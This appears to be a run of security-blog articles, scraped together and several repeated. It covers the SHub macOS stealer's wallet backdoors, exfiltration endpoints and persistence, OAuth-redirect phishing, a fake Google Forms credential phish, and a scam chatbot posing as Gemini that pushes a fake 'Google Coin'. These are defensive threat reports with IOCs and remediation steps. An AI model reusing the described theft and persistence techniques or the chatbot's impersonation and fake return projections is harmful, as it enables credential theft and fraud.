Desktop wallet applications are also targeted. SHub collects local storage data from 23 wallet apps, including Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Litecoin Core, Dogecoin Core, BlueWallet, Ledger Live, Ledger Wallet, Trezor Suite, Binance, and TON Keeper. Each wallet folder is capped at 100 MB to keep the archive manageable.
Beyond wallets and browsers, SHub also captures the macOS Keychain directory, iCloud account data, Safari cookies and browsing data, Apple Notes databases, and Telegram session files—information that could allow attackers to hijack accounts without knowing the passwords.
It also copies shell history files (.zsh_history and .bash_history) and .gitconfig, which often contain API keys or authentication tokens used by developers.
All of this data is compressed into a ZIP archive and uploaded to res2erch-sl0ut[.]com/gate along with a hardcoded API key identifying the malware build. The archive and temporary files are then deleted, leaving minimal traces on the system.
The part that keeps stealing after you’ve cleaned up
Most infostealers are smash-and-grab operations: they run once, take everything, and leave. SHub does that, but it also goes a step further.
If it finds certain wallet applications installed, it downloads a replacement for the application’s core logic file from the attacker’s server and swaps it in silently. We retrieved and analyzed five such replacements. All five were backdoored, each tailored to the architecture of the target application.
The targets are Electron-based apps. These are desktop applications built on web technologies whose core logic lives in a file called app.asar. SHub kills the running application, downloads a replacement app.asar from the C2 server, overwrites the original inside the application bundle, strips the code signature, and re-signs the app so macOS will accept it. The process runs silently in the background.
The five confirmed crypto wallet apps are Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite.
Exodus: silent credential theft on every unlock
On every wallet unlock, the modified app silently sends the user’s password and seed phrase to wallets-gate[.]io/api/injection. A one-line bypass is added to the network filter to allow the request through Exodus’s own domain allowlist.
Atomic Wallet: the same exfiltration, no bypass required
On every unlock, the modified app sends the user’s password and mnemonic to wallets-gate[.]io/api/injection. No network filter bypass is required—Atomic Wallet’s Content Security Policy already allows outbound HTTPS connections to any domain.
Ledger Wallet: TLS bypass and a fake recovery wizard
The modified app disables TLS certificate validation at startup. Five seconds after launch, it replaces the interface with a fake three-page recovery wizard that asks the user for their seed phrase and sends it to wallets-gate[.]io/api/injection.
Ledger Live: identical modifications
Ledger Live receives the same modifications as Ledger Wallet: TLS validation is disabled and the user is presented with the same fake recovery wizard.
Trezor Suite: fake security update overlay
After the application loads, a full-screen overlay styled to match Trezor Suite’s interface appears, presenting a fake critical security update that asks for the user’s seed phrase. The phrase is validated using the app’s own bundled BIP39 library before being sent to wallets-gate[.]io/api/injection.
At the same time, the app’s update mechanism is disabled through Redux store interception so the modified version remains in place.
Five wallets, one endpoint, one operator
Across all five modified applications, the exfiltration infrastructure is identical: the same wallets-gate[.]io/api/injection endpoint, the same API key, and the same build ID.
Each request includes a field identifying the source wallet—exodus, atomic, ledger, ledger_live, or trezor_suite—allowing the backend to route incoming credentials by product.
This consistency across five independently modified applications strongly suggests that a single operator built all of the backdoors against the same backend infrastructure.
A persistent backdoor disguised as Google’s own update service
To maintain long-term access, SHub installs a LaunchAgent, which is a background task that macOS automatically runs every time the user logs in. The file is placed at:
The script collects a unique hardware identifier from the Mac (the IOPlatformUUID) and sends it to the attacker’s server as a bot ID. The server can respond with base64-encoded commands, which the script decodes, executes, and then deletes.
In practice, this gives the attackers the ability to run commands on the infected Mac at any time until the persistence mechanism is discovered and removed.
The final step is a decoy error message shown to the user:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This explains why CleanMyMac appeared not to install and sends the victim off to troubleshoot a problem that doesn’t actually exist.
SHub’s place in a growing family of Mac stealers
SHub is not an isolated creation. It belongs to a rapidly evolving family of AppleScript-based macOS infostealers including campaigns such as MacSync Stealer (an expanded version of malware known as Mac.c, first seen in April 2025) and Odyssey Stealer, and shares traits with other credential-stealing malware such as Atomic Stealer.
These families share a similar architecture: a ClickFix delivery chain, an AppleScript payload, a fake System Preferences password prompt, recursive data harvesting functions, and exfiltration through a ZIP archive uploaded to a command-and-control server.
What distinguishes SHub is the sophistication of its infrastructure. Features such as per-victim build hashes for campaign tracking, detailed wallet targeting, wallet application backdooring, and a heartbeat system capable of running remote commands all suggest an author who studied earlier variants and invested heavily in expanding them. The result resembles a malware-as-a-service platform rather than a simple infostealer.
The presence of a DEBUG tag in the malware’s internal identifier, along with the detailed telemetry it sends during execution, suggests the builder was still under active development at the time of analysis.
The campaign also fits a broader pattern of brand impersonation attacks. Researchers have documented similar ClickFix campaigns impersonating GitHub repositories, Google Meet, messaging platforms, and other software tools, with each designed to convince users that they are following legitimate installation instructions. The cleanmymacos.org site appears to follow the same playbook, using a well-known Mac utility as the lure.
What to do if you may have been affected
The most effective part of this attack is also its simplest: it convinces the victim to run the malicious command themselves.
By presenting a Terminal command as a legitimate installation step, the campaign sidesteps many of macOS’s built-in protections. No app download is required, no disk image is opened, and no obvious security warning appears. The user simply pastes the command and presses Return.
This reflects a broader trend: macOS is becoming a more attractive target, and the tools attackers use are becoming more capable and more professional. SHub Stealer, even in its current state, represents a step beyond many earlier macOS infostealers.
For most users, the safest rule is also the simplest: install software only from the App Store or from a developer’s official website. The App Store handles installation automatically, so there is no Terminal command, no guesswork, and no moment where you have to decide whether to trust a random website.
Do not run the command. If you have not yet executed the Terminal command shown on cleanmymacos[.]org or a similar site, close the page and do not return.
Check for the persistence agent. Open Finder, press Cmd + Shift + G, and navigate to ~/Library/LaunchAgents/. If you see a file named com.google.keystone.agent.plist that you did not install, delete it. Also check: ~/Library/Application Support/Google/. If a folder named GoogleUpdate.app is present and you did not install it, remove it.
Treat your wallet seed phrase as compromised. If you have Exodus, Atomic Wallet, Ledger Live, Ledger Wallet, or Trezor Suite installed and you ran this command, assume your seed phrase and wallet password have been exposed. Move your funds to a new wallet created on a clean device immediately. Seed phrases cannot be changed, and anyone with a copy can access the wallet.
Change your passwords. Your macOS login password and any passwords stored in your browser or Keychain should be considered exposed. Change them from a device you trust.
Revoke sensitive tokens. If your shell history contained API keys, SSH keys, or developer tokens, revoke and regenerate them.
Run Malwarebytes for Mac. It can detect and remove remaining components of the infection, including the LaunchAgent and modified files.
Indicators of compromise (IOCs)
Domains
cleanmymacos[.]org — phishing site impersonating CleanMyMac
res2erch-sl0ut[.]com — primary command-and-control server (loader delivery, telemetry, data exfiltration)
wallets-gate[.]io — secondary C2 used by wallet backdoors to exfiltrate seed phrases and passwords
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.
That calls for a bit more explanation.
OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password.
OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.
Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.
So, what does this attack look like from a target’s perspective?
From the user’s perspective, the attack chain looks roughly like this:
The email
An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.
The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.
The link
You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/ or https://accounts.google.com/.
There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.
Silent OAuth
The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).
The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.
The redirect
By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.
To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.
Landing page
The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.
From here, there are two possible malicious scenarios:
Phishing / Attacker in the Middle (AitM) variant
A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.
The email address may already be filled in because the attackers passed it through the state parameter.
When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.
Malware delivery variant
Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.
The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.
The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.
Potential impact
By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.
The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.
How to stay safe
Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:
If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
If you are redirected somewhere unfamiliar, stop and close the tab.
Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.
Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.
That calls for a bit more explanation.
OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password.
OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.
Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.
So, what does this attack look like from a target’s perspective?
From the user’s perspective, the attack chain looks roughly like this:
The email
An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.
The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.
The link
You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/ or https://accounts.google.com/.
There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.
Silent OAuth
The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).
The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.
The redirect
By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.
To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.
Landing page
The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.
From here, there are two possible malicious scenarios:
Phishing / Attacker in the Middle (AitM) variant
A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.
The email address may already be filled in because the attackers passed it through the state parameter.
When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.
Malware delivery variant
Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.
The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.
The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.
Potential impact
By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.
The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.
How to stay safe
Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:
If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
If you are redirected somewhere unfamiliar, stop and close the tab.
Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.
Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
The subdomain forms.google.ss-o[.]com is a clear attempt to impersonate the legitimate forms.google.com. The “ss-o” is likely introduced to look like “single sign-on,” an authentication method that allows users to securely log in to multiple, independent applications or websites using one single set of credentials (username and password).
Unfortunately, when we tried to visit the URLs we were redirected to the local Google search website. This is a common phisher’s tactic to prevent victims from sharing their personalized links with researchers or online analysis.
After some digging, we found a file called generation_form.php on the same domain, which we believe the phishing crew used to create these links. The landing page for the campaign was: https://forms.google.ss-o[.]com/generation_form.php?form=opportunitysec
The generation_form.php script does what the name implies: It creates a personalized URL for the person clicking that link.
With that knowledge in hand, we could check what the phish was all about. Our personalized link brought us to this website:
Fake Google Forms site
The greyed out “form” behind the prompt promises:
We’re Hiring! Customer Support Executive (International Process)
Are you looking to kick-start or advance your career…
The fields in the form: Full Name, Email address, and an essay field “Please describe in detail why we should choose you”
Buttons: “Submit” and “Clear form.”
The whole web page emulates Google Forms, including logo images, color schemes, a notice about not “submitting passwords,” and legal links. At the bottom, it even includes the typical Google Forms disclaimer (“This content is neither created nor endorsed by Google.”) for authenticity.
Clicking the “Sign in” button took us to https://id-v4[.]com/generation.php, which has now been taken down. The domain id-v4.com has been used in several phishing campaigns for almost a year. In this case, it asked for Google account credentials.
Given the “job opportunity” angle, we suspect links were distributed through targeted emails or LinkedIn messages.
How to stay safe
Lures that promise remote job opportunities are very common these days. Here are a few pointers to help keep you safe from targeted attacks like this:
Do not click on links in unsolicited job offers.
Use a password manager, which would not have filled in your Google username and password on a fake website.
Pro tip: Malwarebytes Scam Guard identified this attack as a scam just by looking at the URL.
IOCs
id-v4[.]com
forms.google.ss-o[.]com
Blocked by Malwarebytes
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
The subdomain forms.google.ss-o[.]com is a clear attempt to impersonate the legitimate forms.google.com. The “ss-o” is likely introduced to look like “single sign-on,” an authentication method that allows users to securely log in to multiple, independent applications or websites using one single set of credentials (username and password).
Unfortunately, when we tried to visit the URLs we were redirected to the local Google search website. This is a common phisher’s tactic to prevent victims from sharing their personalized links with researchers or online analysis.
After some digging, we found a file called generation_form.php on the same domain, which we believe the phishing crew used to create these links. The landing page for the campaign was: https://forms.google.ss-o[.]com/generation_form.php?form=opportunitysec
The generation_form.php script does what the name implies: It creates a personalized URL for the person clicking that link.
With that knowledge in hand, we could check what the phish was all about. Our personalized link brought us to this website:
Fake Google Forms site
The greyed out “form” behind the prompt promises:
We’re Hiring! Customer Support Executive (International Process)
Are you looking to kick-start or advance your career…
The fields in the form: Full Name, Email address, and an essay field “Please describe in detail why we should choose you”
Buttons: “Submit” and “Clear form.”
The whole web page emulates Google Forms, including logo images, color schemes, a notice about not “submitting passwords,” and legal links. At the bottom, it even includes the typical Google Forms disclaimer (“This content is neither created nor endorsed by Google.”) for authenticity.
Clicking the “Sign in” button took us to https://id-v4[.]com/generation.php, which has now been taken down. The domain id-v4.com has been used in several phishing campaigns for almost a year. In this case, it asked for Google account credentials.
Given the “job opportunity” angle, we suspect links were distributed through targeted emails or LinkedIn messages.
How to stay safe
Lures that promise remote job opportunities are very common these days. Here are a few pointers to help keep you safe from targeted attacks like this:
Do not click on links in unsolicited job offers.
Use a password manager, which would not have filled in your Google username and password on a fake website.
Pro tip: Malwarebytes Scam Guard identified this attack as a scam just by looking at the URL.
IOCs
id-v4[.]com
forms.google.ss-o[.]com
Blocked by Malwarebytes
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Scammers have found a new use for AI: creating custom chatbots posing as real AI assistants to pressure victims into buying worthless cryptocurrencies.
We recently came across a live “Google Coin” presale site featuring a chatbot that claimed to be Google’s Gemini AI assistant. The bot guided visitors through a polished sales pitch, answered their questions about investment, projecting returns, and ultimately ended with victims sending an irreversible crypto payment to the scammers.
Google does not have a cryptocurrency. But as “Google Coin” has appeared before in scams, anyone checking it out might think it’s real. And the chatbot was very convincing.
AI as the closer
The chatbot introduced itself as,
“Gemini — your AI assistant for the Google Coin platform.”
It used Gemini-style branding, including the sparkle icon and a green “Online” status indicator, creating the immediate impression that it was an official Google product.
When asked, “Will I get rich if I buy 100 coins?”, the bot responded with specific financial projections. A $395 investment at the current presale price would be worth $2,755 at listing, it claimed, representing “approximately 7x” growth. It cited a presale price of $3.95 per token, an expected listing price of $27.55, and invited further questions about “how to participate.”
This is the kind of personalized, responsive engagement that used to require a human scammer on the other end of a Telegram chat. Now the AI does it automatically.
A persona that never breaks
What stood out during our analysis was how tightly controlled the bot’s persona was. We found that it:
Claimed consistently to be “the official helper for the Google Coin platform”
Refused to provide any verifiable company details, such as a registered entity, regulator, license number, audit firm, or official email address
Dismissed concerns and redirected them to vague claims about “transparency” and “security”
Refused to acknowledge any scenario in which the project could be a scam
Redirected tougher questions to an unnamed “manager” (likely a human closer waiting in the wings)
When pressed, the bot doesn’t get confused or break character. It loops back to the same scripted claims: a “detailed 2026 roadmap,” “military-grade encryption,” “AI integration,” and a “growing community of investors.”
Whoever built this chatbot locked it into a sales script designed to build trust, overcome doubt, and move visitors toward one outcome: sending cryptocurrency.
Why AI chatbots change the scam model
Scammers have always relied on social engineering. Build trust. Create urgency. Overcome skepticism. Close the deal.
Traditionally, that required human operators, which limited how many victims could be engaged at once. AI chatbots remove that bottleneck entirely.
A single scam operation can now deploy a chatbot that:
Engages hundreds of visitors simultaneously, 24 hours a day
Delivers consistent, polished messaging that sounds authoritative
Impersonates a trusted brand’s AI assistant (in this case, Google’s Gemini)
Responds to individual questions with tailored financial projections
Escalates to human operators only when necessary
This matches a broader trend identified by researchers. According to Chainalysis, roughly 60% of all funds flowing into crypto scam wallets were tied to scammers using AI tools. AI-powered scam infrastructure is becoming the norm, not the exception. The chatbot is just one piece of a broader AI-assisted fraud toolkit—but it may be the most effective piece, because it creates the illusion of a real, interactive relationship between the victim and the “brand.”
The bait: a polished fake
The chatbot sits on top of a convincing scam operation. The Google Coin website mimics Google’s visual identity with a clean, professional design, complete with the “G” logo, navigation menus, and a presale dashboard. It claims to be in “Stage 5 of 5” with over 9.9 million tokens sold and a listing date of February 18—all manufactured urgency.
To borrow credibility, the site displays logos of major companies—OpenAI, Google, Binance, Squarespace, Coinbase, and SpaceX—under a “Trusted By Industry” banner. None of these companies have any connection to the project.
If a visitor clicks “Buy,” they’re taken to a wallet dashboard that looks like a legitimate crypto platform, showing balances for “Google” (on a fictional “Google-Chain”), Bitcoin, and Ethereum.
The purchase flow lets users buy any number of tokens they want and generates a corresponding Bitcoin payment request to a specific wallet address. The site also layers on a tiered bonus system that kicks in at 100 tokens and scales up to 100,000: buy more and the bonuses climb from 5% up to 30% at the top tier. It’s a classic upsell tactic designed to make you think it’s smarter to spend more.
Every payment is irreversible. There is no exchange listing, no token with real value, and no way to get your money back.
What to watch for
We’re entering an era where the first point of contact in a scam may not be a human at all. AI chatbots give scammers something they’ve never had before: a tireless, consistent, scalable front-end that can engage victims in what feels like a real conversation. When that chatbot is dressed up as a trusted brand’s official AI assistant, the effect is even more convincing.
According to the FTC’s Consumer Sentinel data, US consumers reported losing $5.7 billion to investment scams in 2024 (more than any other type of fraud, and up 24% on the previous year). Cryptocurrency remains the second-largest payment method scammers use to extract funds, because transactions are fast and irreversible. Now add AI that can pitch, persuade, and handle objections without a human operator—and you have a scalable fraud model.
AI chatbots on scam sites will become more common. Here’s how to spot them:
They impersonate known AI brands. A chatbot calling itself “Gemini,” “ChatGPT,” or “Copilot” on a third-party crypto site is almost certainly not what it claims to be. Anyone can name a chatbot anything.
They won’t answer due diligence questions. Ask what legal entity operates the platform, what financial regulator oversees it, or where the company is registered. Legitimate operations can answer those questions, scam bots try to avoid them (and if they do answer, verify it).
They project specific returns. No legitimate investment product promises a specific future price. A chatbot telling you that your $395 will become $2,755 is not giving you financial information—it’s running a script.
They create urgency. Pressure tactics like, “stage 5 ends soon,” “listing date approaching,” “limited presale” are designed to push you into making fast decisions.
How to protect yourself
Google does not have a cryptocurrency. It has not launched a presale. And its Gemini AI is not operating as a sales assistant on third-party crypto sites. If you encounter anything suggesting otherwise, close the tab.
Verify claim on the official website of the company being referenced.
Don’t rely on a chatbot’s branding. Anyone can name a bot anything.
Never send cryptocurrency based on projected returns.
Search the project name along with “scam” or “review” before sending any money.
Use web protection tools like Malwarebytes Browser Guard, which is free to use and blocks known and unknown scam sites.
If you’ve already sent funds, report it to your local law enforcement, the FTC at reportfraud.ftc.gov, and the FBI’s IC3 at ic3.gov.
IOCs
0xEc7a42609D5CC9aF7a3dBa66823C5f9E5764d6DA
98388xymWKS6EgYSC9baFuQkCpE8rYsnScV4L5Vu8jt
DHyDmJdr9hjDUH5kcNjeyfzonyeBt19g6G
TWqzJ9sF1w9aWwMevq4b15KkJgAFTfH5im
bc1qw0yfcp8pevzvwp2zrz4pu3vuygnwvl6mstlnh6
r9BHQMUdSgM8iFKXaGiZ3hhXz5SyLDxupY
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Scammers have found a new use for AI: creating custom chatbots posing as real AI assistants to pressure victims into buying worthless cryptocurrencies.
We recently came across a live “Google Coin” presale site featuring a chatbot that claimed to be Google’s Gemini AI assistant. The bot guided visitors through a polished sales pitch, answered their questions about investment, projecting returns, and ultimately ended with victims sending an irreversible crypto payment to the scammers.
Google does not have a cryptocurrency. But as “Google Coin” has appeared before in scams, anyone checking it out might think it’s real. And the chatbot was very convincing.
AI as the closer
The chatbot introduced itself as,
“Gemini — your AI assistant for the Google Coin platform.”
It used Gemini-style branding, including the sparkle icon and a green “Online” status indicator, creating the immediate impression that it was an official Google product.
When asked, “Will I get rich if I buy 100 coins?”, the bot responded with specific financial projections. A $395 investment at the current presale price would be worth $2,755 at listing, it claimed, representing “approximately 7x” growth. It cited a presale price of $3.95 per token, an expected listing price of $27.55, and invited further questions about “how to participate.”
This is the kind of personalized, responsive engagement that used to require a human scammer on the other end of a Telegram chat. Now the AI does it automatically.
A persona that never breaks
What stood out during our analysis was how tightly controlled the bot’s persona was. We found that it:
Claimed consistently to be “the official helper for the Google Coin platform”
Refused to provide any verifiable company details, such as a registered entity, regulator, license number, audit firm, or official email address
Dismissed concerns and redirected them to vague claims about “transparency” and “security”
Refused to acknowledge any scenario in which the project could be a scam
Redirected tougher questions to an unnamed “manager” (likely a human closer waiting in the wings)
When pressed, the bot doesn’t get confused or break character. It loops back to the same scripted claims: a “detailed 2026 roadmap,” “military-grade encryption,” “AI integration,” and a “growing community of investors.”
Whoever built this chatbot locked it into a sales script designed to build trust, overcome doubt, and move visitors toward one outcome: sending cryptocurrency.
Why AI chatbots change the scam model
Scammers have always relied on social engineering. Build trust. Create urgency. Overcome skepticism. Close the deal.
Traditionally, that required human operators, which limited how many victims could be engaged at once. AI chatbots remove that bottleneck entirely.
A single scam operation can now deploy a chatbot that:
Engages hundreds of visitors simultaneously, 24 hours a day
Delivers consistent, polished messaging that sounds authoritative
Impersonates a trusted brand’s AI assistant (in this case, Google’s Gemini)
Responds to individual questions with tailored financial projections
Escalates to human operators only when necessary
This matches a broader trend identified by researchers. According to Chainalysis, roughly 60% of all funds flowing into crypto scam wallets were tied to scammers using AI tools. AI-powered scam infrastructure is becoming the norm, not the exception. The chatbot is just one piece of a broader AI-assisted fraud toolkit—but it may be the most effective piece, because it creates the illusion of a real, interactive relationship between the victim and the “brand.”
The bait: a polished fake
The chatbot sits on top of a convincing scam operation. The Google Coin website mimics Google’s visual identity with a clean, professional design, complete with the “G” logo, navigation menus, and a presale dashboard. It claims to be in “Stage 5 of 5” with over 9.9 million tokens sold and a listing date of February 18—all manufactured urgency.
To borrow credibility, the site displays logos of major companies—OpenAI, Google, Binance, Squarespace, Coinbase, and SpaceX—under a “Trusted By Industry” banner. None of these companies have any connection to the project.
If a visitor clicks “Buy,” they’re taken to a wallet dashboard that looks like a legitimate crypto platform, showing balances for “Google” (on a fictional “Google-Chain”), Bitcoin, and Ethereum.
The purchase flow lets users buy any number of tokens they want and generates a corresponding Bitcoin payment request to a specific wallet address. The site also layers on a tiered bonus system that kicks in at 100 tokens and scales up to 100,000: buy more and the bonuses climb from 5% up to 30% at the top tier. It’s a classic upsell tactic designed to make you think it’s smarter to spend more.
Every payment is irreversible. There is no exchange listing, no token with real value, and no way to get your money back.
What to watch for
We’re entering an era where the first point of contact in a scam may not be a human at all. AI chatbots give scammers something they’ve never had before: a tireless, consistent, scalable front-end that can engage victims in what feels like a real conversation. When that chatbot is dressed up as a trusted brand’s official AI assistant, the effect is even more convincing.
According to the FTC’s Consumer Sentinel data, US consumers reported losing $5.7 billion to investment scams in 2024 (more than any other type of fraud, and up 24% on the previous year). Cryptocurrency remains the second-largest payment method scammers use to extract funds, because transactions are fast and irreversible. Now add AI that can pitch, persuade, and handle objections without a human operator—and you have a scalable fraud model.
AI chatbots on scam sites will become more common. Here’s how to spot them:
They impersonate known AI brands. A chatbot calling itself “Gemini,” “ChatGPT,” or “Copilot” on a third-party crypto site is almost certainly not what it claims to be. Anyone can name a chatbot anything.
They won’t answer due diligence questions. Ask what legal entity operates the platform, what financial regulator oversees it, or where the company is registered. Legitimate operations can answer those questions, scam bots try to avoid them (and if they do answer, verify it).
They project specific returns. No legitimate investment product promises a specific future price. A chatbot telling you that your $395 will become $2,755 is not giving you financial information—it’s running a script.
They create urgency. Pressure tactics like, “stage 5 ends soon,” “listing date approaching,” “limited presale” are designed to push you into making fast decisions.
How to protect yourself
Google does not have a cryptocurrency. It has not launched a presale. And its Gemini AI is not operating as a sales assistant on third-party crypto sites. If you encounter anything suggesting otherwise, close the tab.
Verify claim on the official website of the company being referenced.
Don’t rely on a chatbot’s branding. Anyone can name a bot anything.
Never send cryptocurrency based on projected returns.
Search the project name along with “scam” or “review” before sending any money.
Use web protection tools like Malwarebytes Browser Guard, which is free to use and blocks known and unknown scam sites.
If you’ve already sent funds, report it to your local law enforcement, the FTC at reportfraud.ftc.gov, and the FBI’s IC3 at ic3.gov.
IOCs
0xEc7a42609D5CC9aF7a3dBa66823C5f9E5764d6DA
98388xymWKS6EgYSC9baFuQkCpE8rYsnScV4L5Vu8jt
DHyDmJdr9hjDUH5kcNjeyfzonyeBt19g6G
TWqzJ9sF1w9aWwMevq4b15KkJgAFTfH5im
bc1qw0yfcp8pevzvwp2zrz4pu3vuygnwvl6mstlnh6
r9BHQMUdSgM8iFKXaGiZ3hhXz5SyLDxupY
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

 Login
Login